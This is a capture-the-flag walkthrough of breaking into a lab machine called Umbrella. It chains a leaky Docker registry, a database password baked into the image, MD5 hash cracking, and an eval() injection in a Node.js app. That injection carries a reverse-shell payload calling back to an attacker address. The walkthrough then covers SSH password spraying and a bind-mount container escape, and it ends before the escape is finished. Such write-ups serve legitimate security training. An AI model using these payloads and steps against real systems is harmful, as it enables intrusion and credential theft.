
Umbrella Corp has been developing a time-tracking application. This one isn't a single bug — it's a chain: an exposed Docker registry leaks the app image, the image leaks the DB password, the database hands over crackable user hashes, the app itself runs eval() on user input, and a root container with a host bind-mount turns a foothold into full root.
#Recon
Full port and service scan of the target.
nmap -sC -sV -p- -T4 -oN umbrella.txt 10.114.190.83
Four services: SSH (22), MySQL 5.7 (3306), a Docker Registry (5000), and a Node.js/Express app titled "Login" (8080).
#Enumerating the Docker Registry
An exposed registry will usually let you list what images it's hosting, so I queried the catalog.
curl -s http://10.114.190.83:5000/v2/_catalog
One repository: umbrella/timetracking — that's the app's own image, which means we can pull it and read the source and config.
Grabbed the image tags and manifest to find the config blob and layers.
curl -s http://10.114.190.83:5000/v2/umbrella/timetracking/manifests/latest
The manifest gives us the config blob digest, where Docker stores the image's environment variables.
#DB Password from the Image Config
Pulled the config blob and grepped it for anything secret-looking.
curl -s http://10.114.190.83:5000/v2/umbrella/timetracking/blobs/sha256:7843f10...a286 -o config.jsoncat config.json | python3 -m json.tool | grep -iE "pass|db_|env"
The DB password was baked straight into the image ENV: DB_PASS=Ng1-f3!Pe7-e5?Nf3xe5 (also DB_USER=root, DB_DATABASE=timetracking). That answers the first question.
#Database Access
MySQL is exposed on 3306, so I connected with the recovered password and dumped the users table.
mysql -h 10.114.190.83 -u root -p'Ng1-f3!Pe7-e5?Nf3xe5' --skip-ssl timetracking -e "select * from users;"
Four users, each with a 32-character MD5 password hash.
#Cracking the Hashes
Saved the four hashes and threw rockyou at them with John.
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
All four fell instantly: Password1, letmein, sunshine1, sandwich.
Mapped each cracked password back to its user by re-hashing.

Final pairs: claire-r:Password1, chris-r:letmein, jill-v:sunshine1, barry-b:sandwich.
#The Web App
Browsed to the app on 8080 — a simple login page.

Logged in as barry-b:sandwich and landed on the time-tracking dashboard.

The "Increase time spent" panel has a telling hint: "Pro Tip: You can also use mathematical expressions, e.g. 5+4." Submitting 5+4 bumps the time by 9 minutes, so the input is being evaluated server-side — a classic sign of eval().
#RCE via eval()
A blocking reverse-shell payload hung the single-threaded Node process, so I used a detached spawn that returns immediately. Started a listener and submitted the payload in the time field.
nc -lvnp 4444global.process.mainModule.require('child_process').spawn('bash',['-c','bash -i >& /dev/tcp/192.168.152.228/4444 0>&1'],{detached:true,stdio:'ignore'}).unref()
Shell landed as root but inside a container (root@de0610f51845), not the host.
Confirmed the root cause in the source once I was in.
sed -n '68,74p' /usr/src/app/app.js
The /time route runs parseInt(eval(request.body.time)) — user input straight into eval().
#Foothold on the Host
The container passwords weren't reused for SSH as-is, so I sprayed each cracked credential against the host's SSH.
sshpass -p 'Password1' ssh claire-r@10.114.190.83 idOnly claire-r:Password1 worked. Logged in and grabbed the user flag from her home directory.
ls -lacat user.txt
User flag captured.
#Privilege Escalation — Container Escape via Bind Mount
sudo -l was denied and SUID/cron were clean, but claire-r's home had a timeTracker-src directory. Its docker-compose.yml showed the app container mounts ./logs from the host and runs as root — and the logs directory is owned and writable by claire-r. Since the container runs as root and writes persist to the host through the bind mount, I could plant a root-owned SUID bash from inside the container.
Back in the container root shell, copied bash into the mounted directory and set the SUID bit.
